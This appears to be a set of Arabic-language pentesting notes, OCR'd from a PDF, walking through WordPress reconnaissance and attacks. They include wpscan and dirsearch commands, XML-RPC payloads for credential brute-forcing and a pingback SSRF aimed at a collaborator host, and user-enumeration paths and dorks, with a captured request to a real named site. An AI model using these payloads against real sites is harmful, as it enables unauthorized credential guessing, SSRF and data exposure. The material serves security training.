

Wordpress


- دي زي templete كدا مواقع جاهزه
- بتنزل wapalyzer بيبقي مكتوب ف الـ CMS كلمه Wordpress
- لما بتلاقيها بتستخدم اداة wpscan علشان تفحص الموقع

- wpscan --url https://target.com --disable-tls-checks --api-token -e at -e ap -e u --enumerate ap --plugins-detection aggressive --force
  - دا كدا يعتبر مشغل كل حاجه فـ الاداة
  - بتغير حاجتين بتحط رابط الموقع بتاعك مكان https://target.com
  - وبتجيب api وبتحطه مكان



  - الـ api بتجيبه من موقع https://wpscan.com/

- 

  - تلاقي ف الناتج link بتاع الـ xmlrpc
- 


  - بما تفتحه هيقولك بيشتغل ب POST بس
  - فانت بتفتح ال burp وتحول الطلب من GET لـ POST
  - بعدها بتعمل inject للثغرات بتاعتك

```
GET /xmlrpc.php HTTP/1.1
Host: www.hashtag.pe
Cookie: _ga=GA1.2.404290947.1723023365; _gid=GA1.2.360070081.1723023365; _ga_VE5HKYJF0V=
GS1.2.1723023370.1.1.1723023403.0.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/sv
g+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: close
```

- دا بيبقي شكل اللطلب
- بتحوله لل Repeter وتعمل Change request method وتخليه POST
- بتستخدم ال payload دا بتحطه ف ال body


```
- <methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

- بعدها بتحاول توصل للـ Function اللي موجوده جوه السيرفر ودا شكلها



```
 <methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```

- دي بتخمن الUSER والـ PASS ومن المشاكل اللي بتقابل الشركه ان مفيش هنا rate limit




بتحوله لل intruder يخمن ودا بيبقي الناتج لما يطلع الباسورد الصح

```
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string> https://burpcollab.net </string></value>
</param><param><value><string> http://site.com
</string>
</value></param></params>
</methodCall>
```

- هنا بتجرب الـ SSRF

- بتشيل من الـ payload الموقع وتحط الموقع بتاعك وتشيل السيرفر وتحط رابط ال collaborator من الburp
- بتروح علي الـ collaborator لو ملقتش حاجه يبقي مش مصاب بالثغره



- لو في بيبقي دا الناتج

- بعد دا كلو بتدور علي الملفات اللي ف ال Wordpress
- عن طريق ال dirsearch
- `dirsearch -u https://target.com -e conf,config,bak,backup,swp,old,db,sql,asp,aspx,aspx~,asp~,py,py~,rb,rb~,php,php~,bak,bkp,cache,cgi,conf,csv,html,inc,jar,js,json,jsp,jsp~,lock,log,rar,old,sql,sql.gz,http://sql.zip,sql.tar.gz,sql~,swp,swp~,tar,tar.bz2,tar.gz,txt,wadl,zip,.log,.xml,.js.,.json`

- via /wp-json/wp/v1/users
- /wp-json/wp/v2/users
  - المسارين دول مهمين بيسربو معلومات عن ال server نفسه وغالبا بيبقي مصاب
- ممكن تغير ال V1 لـ 2او 3
- ليه 3 اصدارات

- بتستخدم ال google dork وتبحث عن الملفات المرفوعه
- inurl://wp-content/uploads/

- ودور برضو علي صفحه ال /register لو لقيتها تبقي ثغره
- inurl://wp-login.php?action=register

- رابط ال WriteUp
- Link : https://hossamshady.medium.com/advanced-level-for-wordpress-vulnerabilities-e93144e3a8f3